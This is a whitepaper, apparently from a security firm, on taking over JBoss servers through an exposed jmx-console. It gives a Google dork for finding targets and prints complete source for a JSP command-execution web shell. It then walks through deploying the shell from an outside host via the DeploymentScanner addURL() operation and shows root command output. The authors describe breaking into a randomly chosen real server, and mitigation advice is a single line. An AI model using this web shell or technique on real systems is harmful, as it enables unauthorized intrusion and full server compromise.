Whitepaper on

JBoss Exploitation

By

Prashant Uniyal
prashant.u@secfence.com

Secfence TECHNOLOGIES


INTRODUCTION

JBoss Application Server is an open-source Java EE-based application server. An important distinction for this class of software is that it not only implements a server that runs on Java, but it actually implements the Java EE part of Java. Because it is Java-based, the JBoss application server operates cross-platform: usable on any operating system that supports Java. JBoss AS was developed by JBoss, now a division of Red Hat.

JBoss Web Server provides organizations with a single deployment platform for Java Server Pages (JSP) and Java Servlet technologies, PHP, and CGI. It uses a genuine high performance hybrid technology that incorporates the best of the most recent OS technologies for processing high volume data, while keeping all the reference Java specifications.

VULNERABILITY

JBoss is widely used today and is deployed by many organizations on their respective web servers. Being a useful application, it must have been under target of hackers and malicious users. Though many vulnerabilities and bugs have been found on JBoss and many CVE's have been issued. But today we will look at one of the most critical bug in the JBoss application that can be used widely by cyber criminals. Let's have a look at the default JBoss server




JBoss Online Resources

- JBoss Documentation
- JBoss Wiki
- JBoss JIRA
- JBoss Forums

JBoss Management

- Tomcat status (full) (XML)
- JMX Console
- JBoss Web Console

JBoss™ Application Server



JMX Agent View app9.p

ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*") :

Catalina

- type=Server
- type=StringCache

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

jboss

- service=IkeJNDI
- service=JNDIView
- service=Naming
- service=TransactionManager
- service=XidFactory
- service=invoker,type=jrmp
- service=invoker,type=local
- service=proxyFactory,target=IkeJNDI

jboss.deployment


- flavor=URL,type=DeploymentScanner

Fig: A default jmx-console

The default state, if not configured properly, can allow attackers to create havoc. As the jmx console can be accessed remotely usually on port 8080, hackers and malicious users can deploy their on WAR (web archive) file or shells on the server using the DeploymentScanner function in the JBoss console. In the next section, we will have a look on the exploitation in action.

EXPLOITATION IN ACTION !

Most of us will start looking for tools like meatsploit, nmap, nessus etc! You won't need them here. Yes, you heard it right ! For hacking JBoss server, you don't need much application. All you need is a jsp shell and a browser. We formed a Google dork to search jmx consoles: inurl:jmx-console/HtmlAdaptor . And here is the result:


Opera
inurl:jmx-console/HtmlAd...
Web
www.google.co.in/#hl=en&source=hp&q=inurl:jmx-console%2FHtmlAdaptor+&oq=inurl:jmx-console%2FHtmlAdaptor+&aq=f&aqi=&aql=&gs_sm=e&gs_u
Web Images Maps News Orkut Translate Gmail more
Google
Advanced search
Everything
Images
Videos
News
More
Change location
The web
Pages from India
More search tools

inurl:jmx-console/HtmlAdaptor

About 2,390,000 results (0.08 seconds)

MBean Inspector
epostrx.net/jmx-console/HtmlAdaptor?action=inspectMBean... - Cached
MBean Name: Domain Name: jboss.web. J2EEServer: none. name: //localhost/jmx- console. J2EEApplication: none. j2eeType: WebModule ...

MBean Inspector
www.macsteel.co.za/jmx-console/HtmlAdaptor?action...name... - Cached
Name, Type, Access, Value, Description. StateString, java.lang.String, R, Registered, MBean Attribute. servlets, [Ljava.lang. ...


jmx console htmladaptor software vulnerabilities
vulnerabilities.aspcode.net/jmx+console+htmladaptor.aspx - Cached
Results 1 - 20 of 121 – Unspecified vulnerability in Java Management Extensions (JMX) in Java JDK and JRE 5.0 Update 3, 1.4.2 and later, 1.3.1 and later allows ...

Jmx-console/htmladaptor In The Jmx-console In T vulnerability report
vulnerabilities.aspcode.net/.../jmx+console+HtmlAdaptor+in+the+jm... - Cached
Phase: jmx-console/HtmlAdaptor in the jmx-console in the JBoss web ...

Show more results from aspcode.net


Most of the JBoss server have default authentication to the jmx-console. The default configuration of JBoss does not restrict access to the console and web management interfaces, which allow remote attackers to bypass authentication and gain administrative access via direct requests. We just choose one of the random URL and bingo ! We got the access to the jmx-console.

Next, we need a JSP Shell. Jsp shells can be easily obtained by searching over the internet. So now, we have a jsp shell to move on.



```
 // cmd.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
out.println("Command: " + request.getParameter("cmd") + "<BR>");
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
%>
</pre>
</BODY></HTML>
```

In order to deploy our shell, we will use the DeploymentScanner in the jmx console by adding a new URL with our shell. Using the addURL() command, it is possible to add a new URL with an application or shell. Jboss will get the application from this URL. The next step is to wait for the DeploymentScanner to deploy the file and then we will access our shell. We uploaded our shell to a site, let's say: **abc.com/attack/cmd.jsp.** Next we need to deploy it. So we will access the DeploymentScanner in the console.



- service=Naming
- service=TransactionManager
- service=XidFactory
- service=invoker,type=jrmp
- service=invoker,type=local
- service=proxyFactory,target=IkeJNDI

jboss.deployment

- flavor=URL,type=DeploymentScanner

jboss.jca

- name='jboss-local-jdbc.rar',service=RARDeployment
- service=CachedConnectionManager
- service=ConnectionFactoryDeployer
- service=RARDeployer
- service=WorkManager
- service=WorkManagerThreadPool


jboss.jdbc

- service=metadata

jboss.system

- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer

Next, we will add our URL with the shell in the jmx-console.



void suspendDeployment()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)

Invoke

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL	ha[redacted]/Home/cmd.jsp	(no description)

Invoke


void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)

Invoke


Once the URL is added, we will invoke the function. As seen in the figure above, we have a button to invoke the function. Once finished, the application gives a message of successful operation.




JMX MBean Operation Result addURL()

Operation completed successfully without a return value.

We waited for a minute while the shell was being deployed on the server. After that, we accessed our deployed shell. W00t W00t ! We have our shell running on the server perfectly! ☺



What surprised us was that we had a root privilege in the server using our shell



```
Command: id

uid=0(root) gid=0(root) grupos=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

CONCLUSION

The JBoss default authentication vulnerability is like Christmas gift for attackers! Usually administrators take it lightly. But the aftermath can be fatal. An attacker can successfully gain control over the server using this bug and:

- Root the server or tunnel it
- Get access to sensitive information
- Use the server to deploy malware
- Use the server in cyber crime campaigns
- Use the server to host malicious contents
- Compromise other machines connected to the server

And the possibility may go on!

What administrators need to do?

- Should try to avoid and should close remote access
